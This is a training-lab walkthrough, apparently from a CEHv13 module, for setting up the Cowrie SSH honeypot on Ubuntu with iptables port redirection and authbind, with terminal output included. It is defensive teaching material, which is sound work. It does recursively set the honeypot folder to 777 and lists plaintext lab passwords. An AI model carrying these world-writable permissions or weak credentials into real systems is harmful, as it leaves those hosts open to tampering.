
1. Click [Ubuntu](#) to switch to the **Ubuntu** machine and login with **Ubuntu/toor**.
2. In the **Ubuntu** machine, we will deploy **Cowrie** honeypot.
3. Open a **Terminal** window and execute **sudo adduser --disabled-password cowrie** to create a new user named **cowrie** without password (When prompted, enter the password **toor**, The password that you type will not be visible). Close the terminal.
4. Leave Full Name, Room Number, Work Phone, Home Phone, Other blank and type **Y** when prompted **Is the information correct? [Y/n]**.
- 5.



A screenshot of a Linux desktop environment, likely Parrot Security, showing a terminal window. The terminal window title is "Terminal" and the date and time are "Apr 15 01:12". The terminal content shows the execution of the command `sudo adduser --disabled-password cowrie`. The output of the command shows the creation of a user "cowrie" with a disabled password, adding it to the "cowrie" group, creating a home directory at "/home/cowrie", and copying files from "/etc/skel". It prompts for user information like Full Name, Room Number, etc., but leaves them blank. It then asks "Is the information correct? [Y/n]" and the user types "Y".


6. Click on **Files** icon and navigate to **ceh tools on 10.10.1.11/CEHv13 Module 12 Evading IDS, Firewalls, and Honeypots/Honeypot Tools** and copy **cowrie** folder and paste it into **/home/ubuntu**.
7. If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:
 - o Open **Files** and navigate to the **+ Other Locations** from the left pane
 - o In the **Connect to Server** field, type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
 - o The security pop-up appears; enter the **Windows 11** machine credentials (**Admin/Pa\$\$w0rd**) and click **Connect**.
 - o The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

8.



9. Open a new terminal and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Now, jump into Cowrie directory using **cd cowrie** command.
10. The password that you type will not be visible.
11. Run **pip install --upgrade -r requirements.txt** to install all the required dependencies.

12.



A screenshot of an Ubuntu 20.04 LTS virtual machine desktop environment. The desktop has a dark theme with various icons for applications like the Dash, Home, and Control Center. In the top right corner, there's a system tray with icons for battery, signal strength, and volume. A terminal window is open in the center, showing the command line interface. The terminal title bar says "root@ubuntu-Virtual-Machine: /home/ubuntu/cowrie". The command being run is "pip install --upgrade -r requirements.txt". The output shows the progress of multiple packages being downloaded and installed, including appdirs, attrs, bcrypt, configparser, cryptography, packaging, pyasn1_modules, pyparsing, python-dateutil, service_identity, tftp, treq, and twisted. The download speeds range from 1.8 MB/s to 67.7 MB/s, and the estimated time remaining (eta) is 0:00:00 for most packages.


```
root@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd cowrie/
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie# pip install --upgrade -r requirements.txt
Collecting appdirs==1.4.4
  Downloading appdirs-1.4.4-py2.py3-none-any.whl (9.6 kB)
Collecting attrs==23.2.0
  Downloading attrs-23.2.0-py3-none-any.whl (60 kB) 60.8/60.8 KB 1.8 MB/s eta 0:00:00
Collecting bcrypt==4.1.2
  Downloading bcrypt-4.1.2-cp39-abi3-manylinux_2_28_x86_64.whl (698 kB) 698.9/698.9 KB 22.2 MB/s eta 0:00:00
Collecting configparser==6.0.1
  Downloading configparser-6.0.1-py3-none-any.whl (19 kB)
Collecting cryptography==42.0.5
  Downloading cryptography-42.0.5-cp39-abi3-manylinux_2_28_x86_64.whl (4.6 MB) 4.6/4.6 MB 67.7 MB/s eta 0:00:00
Collecting packaging==24.0
  Downloading packaging-24.0-py3-none-any.whl (53 kB) 53.5/53.5 KB 8.3 MB/s eta 0:00:00
Collecting pyasn1_modules==0.3.0
  Downloading pyasn1_modules-0.3.0-py2.py3-none-any.whl (181 kB) 181.3/181.3 KB 26.6 MB/s eta 0:00:00
Collecting pyparsing==3.1.1
  Downloading pyparsing-3.1.1-py3-none-any.whl (103 kB) 103.1/103.1 KB 23.1 MB/s eta 0:00:00
Collecting python-dateutil==2.8.2
  Downloading python_dateutil-2.8.2-py2.py3-none-any.whl (247 kB) 247.7/247.7 KB 22.0 MB/s eta 0:00:00
Collecting service_identity==24.1.0
  Downloading service_identity-24.1.0-py3-none-any.whl (12 kB)
Collecting tftp==0.8.2
  Downloading tftp-0.8.2.tar.gz (34 kB)
  Preparing metadata (setup.py) ... done
Collecting treq==23.11.0
  Downloading treq-23.11.0-py3-none-any.whl (65 kB) 65.2/65.2 KB 6.2 MB/s eta 0:00:00
Collecting twisted==24.3.0
  Downloading twisted-24.3.0-py3-none-any.whl (2.2 MB)
```

13. Run **cd ..** command to jump back to **/home/ubuntu** and run **chmod -R 777 cowrie** to modify the file permissions of cowrie folder.
14. Run **iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222** to redirect the traffic coming on port 22 to port 2222. This redirection channels incoming traffic to a Cowrie honeypot, ensuring the protection of the primary system by segregating potential risks.

15. Here,

- o **-t nat** specifies the table in which the rule should be added. Here, it is the network address translation (NAT) table.
- o **-A PREROUTING** specifies that the rule should be appended to the PREROUTING chain. The PREROUTING chain is traversed by packets as soon as they come in, before any routing decisions are made.
- o **-p tcp** specifies the protocol to which the rule should apply. Here, it is TCP.
- o **--dport 22** specifies the destination port. Here, it is port 22, which is commonly used for SSH (Secure Shell) connections.
- o **-j REDIRECT** specifies the target of the rule. It instructs iptables to redirect the packet to another destination instead of its original destination. Here, the destination will be redirected.
- o **--to-port 2222** specifies the port to which the packet should be redirected. Here, it is port 2222. So, any incoming TCP packets to port 22 will be redirected to port 2222.

16.




The image shows a screenshot of an Ubuntu desktop environment. On the left, there's a vertical dock with various icons: a browser, file manager, terminal, terminal (selected), system settings, dash, help, and others. The main window is a terminal window titled 'root@ubuntu-Virtual-Machine: /home/ubuntu'. The terminal shows the following commands being run:

```
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie# cd ..  
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod -R 777 cowrie/  
root@ubuntu-Virtual-Machine:/home/ubuntu# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222  
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

17. To facilitate enhanced security measures, run the following commands to configure authbind, enabling the Cowrie honeypot to operate on port 22 without requiring root privileges:

- o Run **touch /etc/authbind/byport/22** to create an authbind configuration file for port 22, essential for granting permission to the Cowrie honeypot to listen on that specific port.
- o Run **chown cowrie:cowrie /etc/authbind/byport/22** to change the ownership of the authbind configuration file for port 22 to the user and group "cowrie," ensuring proper access permissions for the Cowrie honeypot to operate on that port.
- o Run **chmod 770 /etc/authbind/byport/22** to set appropriate permissions on the authbind configuration file for port 22, ensuring that the Cowrie honeypot has the necessary access to operate on the port without requiring root privileges.

18.



A screenshot of an Ubuntu desktop environment. The terminal window is open and shows the following commands being run:

```
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie# cd ..  
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod -R 777 cowrie/  
root@ubuntu-Virtual-Machine:/home/ubuntu# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222  
root@ubuntu-Virtual-Machine:/home/ubuntu# touch /etc/authbind/byport/22  
root@ubuntu-Virtual-Machine:/home/ubuntu# chown cowrie:cowrie /etc/authbind/byport/22  
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod 770 /etc/authbind/byport/22  
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

The terminal window title is "root@ubuntu-Virtual-Machine: /home/ubuntu". The desktop interface includes a dock with various application icons like a browser, file manager, terminal, and system settings.

19. Run **virtualenv --python=python3 cowrie-env** to create a virtual environment. Run **source cowrie-env/local/bin/activate** to activate the environment.


20.

Activities Terminal Apr 15 02:21

```
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ..  
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod -R 777 cowrie/  
root@ubuntu-Virtual-Machine:/home/ubuntu# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222  
root@ubuntu-Virtual-Machine:/home/ubuntu# touch /etc/authbind/byport/22  
root@ubuntu-Virtual-Machine:/home/ubuntu# chown cowrie:cowrie /etc/authbind/byport/22  
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod 770 /etc/authbind/byport/22  
root@ubuntu-Virtual-Machine:/home/ubuntu# virtualenv --python=python3 cowrie-env  
created virtual environment CPython3.10.12.final.0-64 in 191ms  
    creator CPython3Posix(dest=/home/ubuntu/cowrie-env, clear=False, no_vcs_ignore=False, global=False)  
    seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/root/.local/share/virtualenv)  
        added seed packages: pip==22.0.2, setuptools==59.6.0, wheel==0.37.1  
    activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator  
root@ubuntu-Virtual-Machine:/home/ubuntu# source cowrie-env/local/bin/activate  
(cowrie-env) root@ubuntu-Virtual-Machine:/home/ubuntu# █
```

21. Exit the root privileged terminal using **exit** command. Navigate to cowrie directory using **cd cowrie** command. Here, run **bin/cowrie start** to initiate the Cowrie honeypot and begin monitoring and logging incoming traffic for security analysis and threat detection purposes.

22.

